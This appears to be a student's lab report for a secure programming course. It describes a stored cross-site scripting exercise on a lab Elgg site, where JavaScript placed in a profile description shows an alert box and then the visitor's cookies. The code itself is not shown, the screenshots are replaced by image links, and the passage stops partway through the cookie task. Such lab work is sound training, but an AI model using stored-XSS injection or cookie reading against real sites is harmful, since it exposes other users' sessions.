CSE: 5382-001: SECURE PROGRAMMING


ASSIGNMENT 8

Tharoon T Thiagarajan


1001704601

3.2 Task 1: Posting a Malicious Message to Display an Alert Window:


Before doing the task, I opened the given URL www.xsslabelgg.com and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.




Then, I navigated to the Edit Profile page where I was able to edit the brief description of Samy. After navigating to the Edit Profile page, I copy pasted the given JavaScript program into the brief description of Samy and made the post a public so that everyone can view the post and I saved the profile after adding the malicious JavaScript program.




After saving the profile, I was back to the home page of Samy's profile I was able to see the alert window displaying the message 'XSS' which the malicious code had. This is because of the malicious JavaScript program that we have put under the brief description. The malicious code gets executed each time when other members visits Samy's profile.



Now to check if other members can also view the alert window with the message, I logged into Alice profile using her credentials. Then I navigated to the members page from the more options. From the members I navigated to the Samy's profile so that I can check if the malicious code gets executed.




From Alice profile I navigated to Samy's profile and I was able to see the alert window from the malicious JavaScript code displaying the 'XSS' message on the screen. This is because of the Cross-Site Scripting vulnerability performed using the JavaScript program.




3.3 Task 2: Posting a Malicious Message to Display Cookies:


Before doing the task, I opened the given URL www.xsslabelgg.com and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.




Then I navigated to the Edit Profile page so that I can edit his profile by pasting the given JavaScript program to display the cookie of the current user visiting Samy's profile. The document.cookie in the malicious JavaScript code is used to fetch the cookie of the current user visiting Samy and displays the cookie using the alert() function. After pasting the malicious code into the brief description of the Samy's profile and I saved the profile.



